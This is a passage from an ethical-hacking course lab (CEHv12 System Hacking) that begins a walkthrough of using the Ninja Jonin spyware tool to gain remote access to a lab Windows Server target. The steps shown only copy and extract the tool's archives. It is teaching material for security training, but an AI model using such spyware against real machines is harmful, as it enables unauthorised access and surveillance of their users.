
Here, we will use the Ninja Jonin to gain access to the remote target machine.

> Note: In this task, we will use the **Windows 11** (**10.10.1.11**) machine as the host system and the **Windows Server 2022** (**10.10.1.22**) machine as the target system.


1. Click **CEHv12 Windows 11** to switch to **Windows 11** machine.
2. Navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Spyware\General Spyware\Ninja Jonin** and copy **Jonin-v1.1.0-win.zip** and **Ninja-v1.2.1-win.zip** files.




3. Navigate to **C:/Users/Admin/Desktop** and paste the copied zip files.




4. Now, right-click on **Jonin-v1.1.0-win.zip** file and hover over **WinRAR** and select **Extract Here** from the list of options.



